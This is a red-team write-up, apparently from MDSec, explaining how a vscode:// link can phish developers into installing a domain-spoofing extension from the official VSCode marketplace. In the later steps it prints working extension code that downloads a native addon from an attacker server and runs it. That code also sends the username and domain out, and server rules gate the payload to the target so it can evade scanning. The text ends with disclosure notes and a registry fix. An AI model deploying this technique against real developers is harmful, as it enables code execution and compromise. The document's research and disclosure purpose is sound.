
Finally, remove the publisher with vsce, providing the token when prompted:
C:\Users\mattjohnson>vsce delete-publisher targetdomain
https://marketplace.visualstudio.com/manage/publishers/
Personal Access Token for publisher 'targetdomain': ****************************************************

The Personal Access Token verification succeeded for the publisher 'targetdomain'.
This will FOREVER delete 'targetdomain'! Are you sure? [y/N] y
 DONE  Deleted publisher 'targetdomain'.
Root cause
The technique relies on intended functionality of both VSCode and the VSCode Marketplace. Publisher IDs are not tied to verified domains, so a publisher ID can be set to a target domain without any validation, and extension names do not need to be unique, so the extension name can be a top-level domain such as com. The Display Name shown in the install prompt is separate from the name in the URL and can be set freely. The URI handler accepts any URL matching the extension ID regular expression and, when the extension is not installed, queries the marketplace and prompts the user to install it. Because the marketplace search is limited to the configured serviceUrl, the extension has to be published there, which the open publisher registration makes possible with a free Microsoft account. Microsoft MSRC was contacted with the details before publication but did not respond before the proposed disclosure deadline.
Impact
An attacker can deliver a link that, when clicked by a developer, prompts VSCode to install an extension from the official marketplace and then executes attacker code inside Code.exe. The URL and prompt can be made to resemble the target's domain, and appended parameters can add context to the phish. Execution can be limited to a specific domain and username, and a decoy file can be opened to reduce suspicion. Persistence is possible through automatic extension updates.
Fix
Further validation could be performed by Microsoft by limiting Publisher IDs to verified domains only, which would prevent the domain impersonation issue. As an additional hardening measure, the VSCode URI handler can be disabled by clearing the registry key at the following path, which prevents external URLs from being opened inside VSCode:
Computer\HKEY_CLASSES_ROOT\vscode\shell\open\command
Variants to test
- Display Name mismatch: set
displayNameinpackage.jsonto something unrelated toname. A positive result is a prompt showing the chosen display name while the URL keeps the spoofed name. - Parameter passthrough: append paths and query strings to the
vscode://URL. A positive result is that the prompt still appears and the parameters are passed to the extension. - Environment-gated payloads: send
USERDOMAIN,USERNAMEandPROCESSOR_ARCHITECTUREas headers and gate delivery server-side. A positive result is the malicious file being served only for the expected values and a benign file otherwise. - Update-based persistence: upload a new
.vsixversion and force a window reload. A positive result is the new code executing after the reload. - URI handler hardening check: clear
Computer\HKEY_CLASSES_ROOT\vscode\shell\open\commandon a test host. A positive result is that externalvscode://URLs no longer open inside VSCode.
What happened, in plain words
A security company was hired to test how easily an organisation could be broken into. The people they were allowed to target were software developers, and developers are usually harder to trick than the average office worker: they know what a suspicious email looks like, they do not double-click random attachments, and they tend to notice when something is off.
The team needed a way in that would not look like the usual phishing bait. They noticed that the developers used a program called Visual Studio Code (VSCode) every day. VSCode is a free code editor made by Microsoft: a program where you write and read computer code, a bit like a very advanced text editor with extra tools built in. One of its features is that you can add extra abilities to it by installing small add-on packages called extensions. Think of extensions the way you think of apps on a phone: the phone works on its own, but you can install extra apps to make it do more.
The team worked out that a specially crafted web link, when clicked, could make VSCode offer to install an extension from Microsoft's official extension shop (the marketplace). If the developer accepted, the extension would run code written by the attackers inside the developer's own editor. The link and the install prompt could be made to look as if they came from the target company's own domain, which makes the trick far more convincing.
This article walks through how that worked, step by step, in the same order the team did it. It starts with the problem, then looks at the three normal ways to install an extension, then shows why one of them (a link) is the most useful for an attacker, then shows how the extension was built and published, how it was limited to the real target, how it was cleaned up afterwards, and finally what could be done to stop it.
The problem: tricking technical people
On a red team engagement, MDSec was asked to craft a phishing campaign for initial access. "Red team" means a group of security professionals hired to attack an organisation on purpose, with permission, to find weaknesses before real criminals do. "Initial access" means the very first foothold: getting some code to run on a machine inside the company, from which further steps could follow. "Phishing" means sending a message (usually email, sometimes a chat message or a link) that tricks a person into doing something, such as clicking a link or opening a file.
The catch was that the in-scope targets were developers, whose technical skill was above that of the average user, so typical payloads and pre-texts were unlikely to work. A "payload" here means the thing that actually does the damage once the trick succeeds, for example a program that connects back to the attacker. A "pre-text" is the story used to justify the trick: "your invoice is attached", "please review this document", and so on. Developers tend to spot both.
The target organisation's main development application was VSCode, and the ability to install custom VSCode extensions made it an ideal target. MDSec had previously written about VSCode extensions in a post-exploitation context; here the goal was a method of installing an extension that fitted a phishing pre-text. "Post-exploitation" means what happens after the attacker is already inside; this time the team wanted the extension to be the way in, not something used afterwards.
VSCode allows extension installation in three ways:
- VSCode UI: the Extensions view, the most common method. "UI" stands for user interface: the buttons, menus and panels you see on screen.
- .VSIX files: manual installation from a pre-packaged
.vsixfile. A.vsixfile is the extension packaged up as a single file, like a.ziparchive that contains the extension's code and settings. - VSCode URI handler: an undocumented method of installing extensions through the
vscode://URI handler. A "URI handler" is a feature of your operating system: when you click a link that starts with a particular prefix (likemailto:for email orhttps:for web pages), the system knows which program should open it. "Undocumented" means the vendor did not describe it in the official instructions, so the team had to work it out by reading the program's source code.
Setup
The researcher used the VS Code Extension Generator and NodeJS to build the extension. A "generator" is a tool that creates a ready-made skeleton of a project so you do not have to write every file by hand. NodeJS is a program that runs JavaScript code outside a web browser; VSCode itself is built on it, which is why extensions are written in JavaScript.
Publishing required only a Microsoft account: free or trial accounts are sufficient and no specific licence is required. That matters because it means there was no barrier, no payment, no company verification, to put an extension into the official shop.
The tool URLProtocolView was used to discover the command-line arguments registered for the vscode:// protocol handler. "Command-line arguments" are the extra words you can type after a program's name to tell it what to do; for example, in code --install-extension myextension.vsix, the part after code is the arguments. URLProtocolView is a small utility that lists, for each link prefix on a Windows machine, exactly which program is launched and with which arguments.
The VSCode source is public on GitHub, which allowed the researcher to read how the URI handler processes URLs. "Source code" is the human-written text of a program. Because Microsoft publishes VSCode's source openly, anyone can read exactly what the program does with a link, instead of guessing.
Finding it
The UI and .VSIX routes
Extensions published to the VSCode Marketplace are searchable in the Extensions view.
The image accompanies the Extensions view. Installation from there is straightforward, but awkward for a phishing pre-text because the user has to be walked through finding and installing the extension. In other words, the attacker would have to write instructions like "open the Extensions panel, type this name, click install", and every extra instruction is a chance for the target to get suspicious or give up.
VSCode extensions are packaged into .vsix files for distribution, and the docs explain how to install them.
The image accompanies the documentation on installing from a .vsix file. By default VSCode does not associate itself with the .vsix file extension, so a .vsix cannot simply be double-clicked. "Associate" here means telling Windows "files ending in this suffix belong to this program"; without that association, double-clicking does nothing useful. Installation relies on the code.exe command line:
code --install-extension myextension.vsix
Line by line: code is the name of the VSCode command-line program (on Windows the file is code.exe). --install-extension is an instruction, a switch, that tells the program what to do: install an extension. myextension.vsix is the file to install. So the whole line means "VSCode, please install the extension contained in this file".
That requires the user to download the file, open a command line and run code.exe with the path to the extension. A "command line" is the plain text window where you type commands instead of clicking buttons. Too many steps. The researcher wanted something simpler, like clicking a link.
The vscode:// URI handler
The vscode:// URI protocol handler is registered automatically when VSCode is installed. "Registered" means Windows records, in a central list, that links starting with vscode:// should be handed to VSCode. URLProtocolView shows the registered command-line arguments.
The image accompanies the URLProtocolView step. Opening a URL such as vscode://hellothere.test from a browser first shows a prompt to open the URL in VSCode.
The image accompanies the prompt to open the link in VSCode. This prompt is a safety feature: the browser does not silently launch another program, it asks first. For the attacker this is useful, because the prompt looks official and comes from the browser, not from the attacker's email.
After the user accepts, the URL argument is sent to the registered command line:
"%LOCALAPPDATA%\Programs\Microsoft VS Code\Code.exe" "--open-url" "--" "vscode://hellothere.test"
Line by line: the first quoted part is the full path to the VSCode program. %LOCALAPPDATA% is a Windows shorthand for the current user's private application-data folder, so the path resolves to wherever VSCode was installed for that user. --open-url tells VSCode that the next value is a link to open. -- is a conventional separator meaning "everything after this is data, not options", so a link that itself starts with dashes cannot be mistaken for an instruction. The last quoted part is the link itself. In short: Windows launches VSCode and hands it the link.
The URL value is read inside /src/vs/code/electron-main/app.ts by the handleProtocolUrl function:
private async handleProtocolUrl(windowsMainService: IWindowsMainService, urlService: IURLService, uri: URI, options?: IOpenURLOptions): Promise<boolean> {
		// ...or if we should open in a new window and then handle it within that window
		if (shouldOpenInNewWindow) {
			this.logService.trace('app#handleProtocolUrl() opening empty window and passing in protocol url:', uri.toString(true));

			const window = firstOrDefault(await windowsMainService.open({
				context: OpenContext.API,
				cli: { ...this.environmentMainService.args },
				forceNewWindow: true,
				forceEmpty: true,
				gotoLineMode: true,
				remoteAuthority: getRemoteAuthority(uri)
			}));

			await window?.ready();

			return urlService.open(uri, options);
		}
}
Line by line, in plain words: this is a function, a named block of code, called handleProtocolUrl, which receives the link (uri) among its inputs. The if (shouldOpenInNewWindow) line checks a condition: should this link be handled in a fresh VSCode window? If yes, the code writes a log line (a note in a log file, useful for debugging) saying it is opening an empty window and passing in the link. It then opens a new window with several settings: forceNewWindow: true means "definitely a new window", forceEmpty: true means "start with no file open", and remoteAuthority: getRemoteAuthority(uri) pulls any remote-connection information out of the link. It waits for the window to be ready (await window?.ready()), then hands the link to the URL service (urlService.open(uri, options)), which is the part of VSCode responsible for routing links to whatever should handle them. The private async words at the start are JavaScript keywords: private means the function is internal to this part of the program, async means it can wait for slow operations without freezing everything else.
The value is then passed into src\vs\workbench\services\url\browser\urlService.ts via the .open method, and forwarded to all other registered URL handler classes within VSCode. A "class" in programming is a blueprint that groups related code together; a "handler" is the piece of code that reacts to a particular kind of input. One of them is src/vs/workbench/services/extensions/browser/extensionUrlHandler.ts, which handles interaction with installed extensions. This is the important one for the attack: it is the part that decides whether a link is meant for an extension.
Extension URLs are expected to be formatted as follows:
   vscode://hellothere.test
    \_/     \________/ \_/
     |          |       |
  Scheme   PublisherID ExtensionName
Line by line: vscode:// is the scheme, the prefix that says which program should handle the link. hellothere is the PublisherID, the identifier of the account that published the extension. test is the ExtensionName, the name of the extension itself. The two are separated by a single dot. So a link of this shape means "in VSCode, open the extension called test published by hellothere".
The handler first checks whether the URL is destined for an extension using this regular expression:
function isExtensionId(value: string): boolean {
    return /^[a-z0-9][a-z0-9\-]*\.[a-z0-9][a-z0-9\-]*$/i.test(value);
}
Line by line: function isExtensionId(value: string): boolean declares a function named isExtensionId that takes a piece of text (value) and answers yes or no (boolean means true or false). The single line inside is the actual test. A "regular expression" is a pattern for matching text, like a very precise search rule. Reading the pattern from left to right: ^ means "start of the text"; [a-z0-9] means "one lowercase letter or digit"; [a-z0-9\-]* means "any number (including zero) of lowercase letters, digits or hyphens"; \. means "a literal dot"; then the same letter/digit/hyphen pattern again; $ means "end of the text"; and the /i at the end makes the match case-insensitive, so uppercase letters count too. In everyday terms: the text must look like something.something, where each side starts with a letter or digit and may contain letters, digits and hyphens, with exactly one dot in the middle. If it matches, the function returns true and VSCode treats the link as an extension link.
If the check passes, VSCode checks whether the extension is already installed:
	private async handleUnhandledURL(uri: URI, extensionIdentifier: IExtensionIdentifier, options?: IOpenURLOptions): Promise<void> {
		const installedExtensions = await this.extensionManagementService.getInstalled();
		let extension = installedExtensions.find(e => areSameExtensions(e.identifier, extensionIdentifier));

		// Extension is not installed
		if (!extension) {
			let galleryExtension: IGalleryExtension | undefined;

			try {
				galleryExtension = (await this.galleryService.getExtensions([extensionIdentifier], CancellationToken.None))[0] ?? undefined;
			} catch (err) {
				return;
			}
Line by line: handleUnhandledURL is the function that deals with a link nobody else has claimed. It first asks the extension manager for the list of installed extensions (getInstalled()), then searches that list (find) for one whose identifier matches the one in the link. The comment // Extension is not installed marks the branch taken when nothing was found (if (!extension)). In that case it declares a variable to hold a marketplace result, then inside a try block (a block that catches errors instead of crashing) it asks the gallery service, which talks to the marketplace, for the extension with that identifier. The [0] takes the first result, and ?? undefined means "if there is nothing, use undefined", which is JavaScript's way of saying "no value". If anything goes wrong, the catch simply returns, ending the function quietly. The practical meaning: if the extension is not installed, VSCode goes and looks it up in the marketplace.
If it is not installed, a POST request is sent to the marketplace to search for the extension:
POST /_apis/public/gallery/extensionquery HTTP/1.1
Host: marketplace.visualstudio.com
Content-Length: 246
Accept: application/json;api-version=3.0-preview.1
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Content-Type: application/json
Origin: vscode-file://vscode-app
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
User-Agent: VSCode 1.81.0 (Code)
Vscode-Sessionid: [redacted]
X-Market-Client-Id: VSCode 1.81.0
X-Market-User-Id: [redacted]
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"

{"filters":[{"criteria":[{"filterType":7,"value":"CodeStream.codestream"},{"filterType":8,"value":"Microsoft.VisualStudio.Code"},{"filterType":12,"value":"4096"}],"pageNumber":1,"pageSize":1,"sortBy":0,"sortOrder":0}],"assetTypes":[],"flags":950}
Line by line: this is an HTTP request, the standard way a program asks a web server for something. POST is the method used when you are sending data along with the request (as opposed to GET, which just asks for a page). /_apis/public/gallery/extensionquery is the address on the server being asked. HTTP/1.1 is the version of the protocol. The lines below it are headers, small labelled pieces of information sent with the request. Host says which website is being contacted. Content-Length says how many bytes of data follow. Accept says what kind of answer is wanted. Content-Type: application/json says the data being sent is in JSON, a common text format for structured data. Origin says which program the request comes from. The Sec-Fetch-* headers are hints browsers and browser-based programs send about the context of the request. User-Agent identifies the program making the request, here VSCode 1.81.0. Vscode-Sessionid and X-Market-User-Id are identifiers for the session and the user; they are redacted here because they are unique to a person. Sec-Ch-Ua and the two lines after it describe the underlying browser engine and platform. After a blank line comes the body, the actual data: a JSON object with a filters list. Inside it, criteria lists the search conditions: filterType: 7 with value CodeStream.codestream is the extension identifier being searched for, filterType: 8 with value Microsoft.VisualStudio.Code restricts to the VSCode extension type, and filterType: 12 with value 4096 is another filter. pageNumber: 1 and pageSize: 1 mean "first page, one result". In plain terms: "marketplace, give me the extension with this identifier".
If a result is found, a URL pointing to the VSIX package location for the extension is returned:
{"assetType":"Microsoft.VisualStudio.Services.VSIXPackage","source":"https://codestream.gallerycdn.vsassets.io/extensions/codestream/codestream/14.25.0/1691093003167/Microsoft.VisualStudio.Services.VSIXPackage"},
Line by line: this is the marketplace's answer, in JSON. assetType says what kind of file this is: a VSIX package, the installable extension file. source is the web address where that file can be downloaded. So the marketplace replies with a download link, and VSCode uses it to fetch the extension.
The user is then prompted to download and install the extension.
The image accompanies the prompt to download and install the extension. The extensionsGallery server value for the initial POST request is read from the serviceUrl variable stored in %LOCALAPPDATA%\Programs\Microsoft VS Code\resources\app\product.json, so these search requests are limited to the VSCode marketplace:
    "extensionsGallery": {
        "serviceUrl": "https://marketplace.visualstudio.com/_apis/public/gallery",
Line by line: this is a fragment of a settings file, product.json, that ships with VSCode. extensionsGallery is the section about the extension shop. serviceUrl is the address VSCode will use for extension searches, here the official Microsoft marketplace. The consequence is important: VSCode will not look anywhere else, so an attacker cannot simply point it at their own server. The extension has to be in the real marketplace.
The question then becomes how to get an extension into the marketplace.
Exploitation
Step 1: create a publisher
Go to https://marketplace.visualstudio.com/manage and log in with a Microsoft account (free or trial accounts work, no specific licence is required). A "publisher" is the account that owns extensions in the marketplace, a bit like a shop name on a shopping site. After signing in, the following information is requested to create a publisher.
The image accompanies the publisher creation form.
- Name of the publisher (must be unique, can be changed and cannot contain dots
.) - Publisher ID (must be unique, cannot be changed and cannot contain dots
.) - Verified domain (optional)
"Unique" means no one else may already have that value. "Verified domain" means proving you own a website address, usually by adding a special record to it; it is optional here.
The Publisher ID is included in the vscode:// URL used to install the extension, together with the extension's name, separated by a single dot:
vscode://publisherid.extensionname
Line by line: vscode:// is the scheme, publisherid is the publisher's identifier, extensionname is the extension's name, and the dot joins them. This is the same shape as the earlier vscode://hellothere.test example.
Domain verification is optional: it only marks the account as "verified" and has no bearing on what can be set in the Publisher ID field. The Publisher ID can therefore be set to match the target domain without any domain validation. Dots cannot be included in the field, but that is worked around shortly. The Name field is largely irrelevant because it does not appear in the extension URL.
The image shows the publisher form. This is the heart of the trick: the marketplace lets you claim an ID that looks like a company's domain, without proving you have anything to do with that company.
Step 2: upload the extension
With the publisher created, a compiled .vsix extension file can be uploaded and is scanned by Microsoft. "Compiled" means turned from human-readable source code into the packaged form the program actually runs. "Scanned" means Microsoft runs automated checks on the file before making it available.
The image accompanies the upload of the compiled .vsix file. The extension name is defined in the extension's package.json and is included in the VSCode URL:
vscode://targetdomain.extensionname
Line by line: package.json is a settings file that every extension has; it holds the extension's name, display name, publisher and other details. The name value from that file becomes the part after the dot in the link. So if the name is extensionname, the link ends in .extensionname.
The extension name does not need to be unique, so it can be used to spoof a top-level domain such as com, producing:
vscode://targetdomain.com
Line by line: targetdomain is the publisher ID, which was set to the target's domain name. com is the extension name, chosen to look like the end of a web address. A "top-level domain" is the last part of a domain name, such as com, org or co.uk. The result reads like a normal web address, even though it is not one: it is a VSCode link that happens to look like targetdomain.com.
When that URL is opened in VSCode, the prompt shown to the user contains the extension's Display Name, in this case com.
The image accompanies the install prompt showing the display name com. The Display Name is defined in package.json and is separate from the name value in the URL:
  "name": "com",
  "displayName": "My Extension Name"
Line by line: name is the internal name used in the link, here com. displayName is the friendly name shown to the user in prompts and lists. They are two different fields, so the name in the link and the name on screen do not have to match.
Changing displayName changes the prompt without altering the extension URL vscode://targetdomain.com.
The image shows the prompt after the display name was changed. Parameters appended to the URL are essentially ignored, because they are simply passed to the extension by VSCode. "Parameters" here means the extra parts after a question mark in a link, such as ?login=true, normally used to pass small pieces of information to a web page. That allows extra context to be added to the phish:
vscode://targetdomain.com/internal/path.html?login=true
Line by line: vscode://targetdomain.com is the extension link as before. /internal/path.html looks like a file path on a website, and ?login=true looks like a parameter saying "login is true". To a person reading the link, it looks like a page on the target's site asking them to log in. VSCode does not treat these parts as a real web address; it passes them along to the extension, which can ignore them. The point is purely cosmetic: the link looks more convincing.
When clicked, VSCode opens and shows the prompt below.
The image shows the prompt for the link with the extra path and parameter.
Step 3: write the extension
The extension was created with the VS Code Extension Generator and NodeJS, a step covered in MDSec's earlier post. The key point is the extension name com, used to spoof the final extension URL.
C:\Users\mattjohnson>yo code

     _-----_     ╭──────────────────────────╮
    |       |    │   Welcome to the Visual  │
    |--(o)--|    │   Studio Code Extension  │
   `---------´   │        generator!        │
    ( _´U`_ )    ╰──────────────────────────╯
    /___A___\   /
     |  ~  |
   __'.___.'__
 ´   `  |° ´ Y `

? What type of extension do you want to create? New Extension (JavaScript)
? What's the name of your extension? com
? What's the identifier of your extension? com
? What's the description of your extension? Description
? Enable JavaScript type checking in 'jsconfig.json'? No
? Initialize a git repository? No
? Which package manager to use? npm

Writing in C:\Users\mattjohnson\com...
   create com\.vscode\extensions.json
   create com\.vscode\launch.json
   create com\test\runTest.js
   create com\test\suite\extension.test.js
   create com\test\suite\index.js
   create com\.vscodeignore
   create com\README.md
   create com\CHANGELOG.md
   create com\vsc-extension-quickstart.md
   create com\jsconfig.json
   create com\extension.js
   create com\package.json
   create com\.eslintrc.json
Line by line: the first line is a command prompt on a Windows machine, showing the folder the user is in (C:\Users\mattjohnson) and the command typed (yo code). yo is the generator tool; code tells it to generate a VSCode extension. The ASCII art is just the tool's welcome banner. The lines starting with ? are questions the tool asks, followed by the answers given: the type of extension is New Extension (JavaScript), the name is com, the identifier is com, the description is Description, JavaScript type checking is off, no git repository is initialised, and the package manager is npm (the standard tool for handling JavaScript packages). The Writing in ... line says where the project is being created, and the create lines list the files generated: configuration files, test files, a README, and the two important ones, extension.js (the code that runs) and package.json (the settings). The name com is chosen deliberately so the final link ends in .com.
After the template is generated, the publisher must be defined in package.json to match the publisherID value, otherwise uploading the .vsix fails:
  "name": "com",
  "displayName": "My Extension Name",
  "publisher": "targetdomain",
Line by line: name is the extension name used in the link, displayName is what the user sees, and publisher must match the publisher ID created in the marketplace, here targetdomain. If these do not match, the marketplace rejects the upload, because it would not know which account the extension belongs to.
Inside extension.js there are many options for code execution. MDSec chose Node Native-Addons: DLLs that provide an interface between JavaScript running in Node.js and libraries written in C or C++, loaded into the extension process with require(). A "DLL" is a Windows file containing code that other programs can load and run. "C" and "C++" are older, lower-level programming languages. require() is the JavaScript instruction that loads another piece of code into the running program. The activate method fetches a remote Node Native-Addon from a server, writes it to disk and loads it via require():
// This method is called when your extension is activated
// Your extension is activated the very first time the command is executed

/**
 * @param {vscode.ExtensionContext} context
 */
function activate(context) {

	function get_data(data, outfile){
		fs.writeFileSync(outfile, data);
		if(outfile.endsWith(".node")){
			require(process.env.LOCALAPPDATA + "/encoding.node");
		}
	}

	async function get_module(path, outfile) {

		var options = {
			hostname: "server.com",
			path: path,
			port: 443,
			};

		return new Promise((resolve) => {

			https.get(options, res => {

				var data = [];

				res.on('data', function(chunk) {
					data.push(chunk);
				}).on('end', function() {
					var buffer = Buffer.concat(data);
					get_data(buffer, outfile);
				});
			})
		})
	}

	(async () => await get_module("/api/v1/custom.js", process.env.LOCALAPPDATA + "/encoding.node"))();
Line by line: the two comment lines at the top explain that activate runs when the extension is first activated, which happens the first time its command is executed. The /** ... */ block is a documentation comment describing the context parameter. function activate(context) declares that function. Inside it, get_data(data, outfile) is a helper: fs.writeFileSync(outfile, data) writes the received data to a file at the given path (the fs part is Node's file-system module). The if(outfile.endsWith(".node")) check asks whether the file name ends in .node, the suffix used for native add-ons; if so, require(process.env.LOCALAPPDATA + "/encoding.node") loads that file into the running program. process.env.LOCALAPPDATA is the same Windows folder shortcut seen earlier, so the file is loaded from the user's local application-data folder.
Next, async function get_module(path, outfile) is the downloader. var options = { hostname: "server.com", path: path, port: 443 } sets up where to connect: the server server.com, the path passed in, and port 443, the standard port for encrypted HTTPS traffic. return new Promise((resolve) => { ... }) wraps the download in a Promise, JavaScript's way of representing work that finishes later. https.get(options, res => { ... }) starts the download and gives you a response object. var data = [] creates an empty list to collect pieces. res.on('data', function(chunk) { data.push(chunk); }) runs each time a piece of the file arrives, adding it to the list. .on('end', function() { ... }) runs when the download finishes: Buffer.concat(data) joins the pieces into one block, and get_data(buffer, outfile) hands it to the helper above, which writes it and loads it. The last line, (async () => await get_module("/api/v1/custom.js", process.env.LOCALAPPDATA + "/encoding.node"))();, immediately runs the downloader for the path /api/v1/custom.js, saving the result as encoding.node in the local application-data folder. In plain terms: when the extension starts, it downloads a file from the attacker's server, saves it, and loads it as executable code.
WebDAV and UNC paths are supported by require(), so the addon can also be loaded without writing to disk, though that comes with caveats around the WebClient service. A "UNC path" is a Windows path that points to a shared folder on another machine, written like \\server\share. "WebDAV" is a way of exposing files over the web so they can be used like a shared folder. "Caveats around the WebClient service" means this route depends on a Windows background service being running, so it is less reliable.
To expand the pre-text, the extension can optionally open a decoy file on disk inside VSCode after installation, which helps avoid raising suspicion:
		var openPath = vscode.Uri.parse("file:///" + outfile);

		vscode.workspace.openTextDocument(openPath).then(doc => {
		vscode.window.showTextDocument(doc);
		});
Line by line: vscode.Uri.parse("file:///" + outfile) turns a file path into a VSCode address, with file:/// meaning "a file on this computer". vscode.workspace.openTextDocument(openPath) opens that file as a document, and .then(doc => { ... }) says what to do once it is open. vscode.window.showTextDocument(doc) displays it in the editor window. The effect: after the extension installs, the user sees a harmless document open, which makes the whole thing look like a normal extension doing something useful.
Step 4: limit execution to the target
To restrict the malicious extension to the target organisation, client-side checks run before the payload. "Client-side" means on the user's own machine, as opposed to on the attacker's server. This has two advantages: the attack is limited to the target domain, and it can potentially bypass automated code scanning. The second point matters because Microsoft scans uploaded extensions; if the scanner runs the extension in a test environment that is not the target, it sees only harmless behaviour. The extension fetches environment variables from the target and sends them to the remote server. "Environment variables" are named values the operating system keeps for each user and program, such as the user's name or the computer's domain.
	async function get_module(path, outfile) {

		var options = {
			hostname: "server.com",
			path: path,
			port: 443,
			headers: {
			  'X-VSCode-Domain': process.env.USERDOMAIN,
			  'X-VSCode-User': process.env.USERNAME,
			  'X-VSCode-Arch': process.env.PROCESSOR_ARCHITECTURE
			  }
			};
Line by line: this is the same downloader function as before, with one addition: a headers section. Headers are the labelled pieces of information sent with a web request, as seen in the marketplace request earlier. Here three custom headers are added: X-VSCode-Domain carries process.env.USERDOMAIN, the Windows domain the computer belongs to; X-VSCode-User carries process.env.USERNAME, the logged-in user's name; and X-VSCode-Arch carries process.env.PROCESSOR_ARCHITECTURE, which says whether the processor is 32-bit or 64-bit. The X- prefix is a convention for custom headers that are not part of the standard. In plain terms: every time the extension asks the attacker's server for the file, it also tells the server who and where it is.
On the server side, Apache mod_rewrite rules deliver the malicious .node file only when the conditions are met, and a benign .node file otherwise. "Apache" is a widely used web server program. "mod_rewrite" is an Apache module, an add-on, that lets you write rules for redirecting or choosing which file to serve. "Benign" means harmless.
# If domain is correct
RewriteCond %{HTTP:X-VSCode-Domain} =targetdomain
# And username is correct
RewriteCond %{HTTP:X-VSCode-User} =victim
# Then send payload
RewriteRule ^.*$ "/files/payload.node" [END]
# Else send benign file
RewriteRule ^.*$ "/files/fake.node" [END]
